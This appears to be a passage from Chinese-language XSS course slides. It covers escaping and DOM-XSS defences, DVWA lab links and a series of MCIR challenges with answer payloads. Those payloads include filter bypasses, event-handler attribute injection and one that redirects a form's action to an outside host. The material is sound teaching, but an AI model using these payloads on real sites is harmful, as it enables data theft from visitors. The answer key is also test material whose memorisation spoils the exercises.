- 对HTML样式属性内的不可信字符串先做CSS字符串转义，然后进行HTML转义，因为解析器的解析顺序是先HTML解析器然后再CSS解析器。总是给你的属性加上引号，如本例子中的风格属性加上(“)，CSS字符串加上(‘)，不要使用反引号(` )。为在CSS中的不可信字符串做CSS字符串转义。也要确保不可信字符串在引号( ‘ 或 “ ) 之间，不要使用反引号( `)。也不要允许expression以及它的复杂组合，如(expre/**/ssion)。
  - 除了字母数字字符, 用格式转义所有ASCII值小于256的字符。不要使用任何类似的转义符号，因为引号符号可能被HTML属性解析器在第一次运行被匹配。这些转义字符也容易受到”转义已转义”的攻击，攻击者发送和漏洞代码转为使得可以成为引号。如果属性被正确引号，需要通过相应的引号来闭合。不带引号的属性可以被分割为许多字符，包括。同时, 标签会关闭风格块，即使是在一个被引号的字符串内。请注意，HTML解析器在CSS解析器前运行。

如何防范XSS（续）

- 对于JavaScript字符串中不可信的HTML，先执行HTML转义，然后执行JavaScript字符串转义，保持这个顺序。
- 创建个Web应用程序应该允许的来自用户的标签和属性的白名单。黑名单可以很容易的被绕过。
- 使用UTF-8为默认的字符编码以及设置content为text/html
- 不要将用户可以控制的文本放在<meta>标签前。通过使用不同的字符集注射可以导致XSS。
- 使用<!DOCTYPE html>告诉你的浏览器遵循标准进行HTML，CSS的渲染以及如何执行

反射式XSS漏洞实验（1）

- 编写一个简单的链接，弹出1
  - http://192.168.1.64/dvwa/vulnerabilities/xss_r/?name=a%3Cscript%3Ealert%281%29%3C%2Fscript%3E#

反射式XSS漏洞实验（2）

- 编写一个链接，可以提交其它页面的POST数据。
  - 在**Vulnerability: Stored Cross Site Scripting (XSS)页面多一条记录：**
    - name为你自己的名字
    - Message为你学的课程名

DOM式XSS漏洞

DOM式XSS漏洞

- 通过本知识域，我们会：
  - DOM式XSS的特点
    - 了解什么是DOM式XSS漏洞
    - 掌握DOM式XSS漏洞的触发形式
  - DOM式XSS的防御
    - 掌握DOM式XSS漏洞的检测方法
    - 掌握DOM式XSS漏洞的修复方法

DOM式XSS的特点

- 此类漏洞也是不存储在服务器里的。
- 此类漏洞不需要服务器进行任何解析
- 漏洞是利用js代码中提取了url地址中的部分内容
  - JS中下面代码可以提取URL地址
    - document.location.href
  - 只要网站的代码中有这类代码或类似的取URL内容的代码，就可能会有DOM式的XSS漏洞
- 触发形式跟反射式XSS类似，也是需要访问页面

DOM式XSS漏洞的检测与修复方式

- 与之前两类XSS漏洞不同的是：
  - 漏洞发生原因跟服务器解析无关，存粹是JS代码读取了URL内容
  - 因此检测JS代码：
    - document.location
    - document.URL
    - document.referrer
    - 或其它类似的
- 修复方式主要是JS代码过滤
  - 写入页面前先转义
  - 慎用危险的“eval”
  - 编写安全的函数方法，从看似“可靠”的数据源获取参数值
  - 参考/使用filter.js库

DOM式XSS漏洞实验（1）

- 编写一个简单的链接，弹出1
  - 192.168.1.64/dvwa/vulnerabilities/xss_d/?default=English<script>alert(1)</script>

DOM式XSS漏洞实验（2）

- 编写一个链接，可以提交其它页面的POST数据。
  - 在**Vulnerability: Stored Cross Site Scripting (XSS)页面多一条记录：**
    - name为你自己的名字
    - Message为你学的课程名

XSS实验集合

实验1:入门

- 要求：注入-弹出“Hello World！ “
- 页面：
  - http://mcir.pte.com/xssmh/challenges/challenge0.php
- 过滤：无
- 请求：GET

- 答案：<script>alert("Hello World!");</script>

实验2: 绕过简单过滤

- 要求：注入-弹出“Hello World！ “
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge1.php
- 过滤：单引号，双引号
- 请求：GET

- 答案：<script>a=String.fromCharCode(72, 101, 108, 108, 111, 32, 87, 111, 114, 108, 100, 33);alert(a)</script>

实验3: input属性注入

- 要求：注入-弹出“Hello World！ ”
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge3.php
- 过滤：<，>
- 请求：GET

- 答案： clickhere" onclick="javascript:alert('Hello World!');

实验4: 正常注入

- 要求：注入-弹出“Hello World！ ”
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge4.php
- 过滤：script
- 请求：GET

- 答案： <img src="knownsec" onerror=alert('Hello World!')>

实验5: 查询注入

- 要求：跳转到“gooann.com”
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge5.php
- 过滤：
- 请求：GET

- 答案：
  <script>document.getElementsByName('xssform')[0].action='http://gooann.com';</script>

实验6: js值注入

- 要求：注入-弹出“Hello World！”
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge6.php
- 过滤：双引号
- 请求：GET

- 答案： </script><script>a=String.fromCharCode(72, 101, 108, 108, 111, 32, 87, 111, 114, 108, 100, 33);alert(a);</script>

实验7: input hidden注入

- 要求：注入-弹出“Hello World！”
- 页面
  - http://mcir.pte.com/xssmh/challenges/challenge7.php
- 过滤：>
- 请求：GET

- 答案：" accesskey="X" onclick="alert('Hello World!')”
- 触发：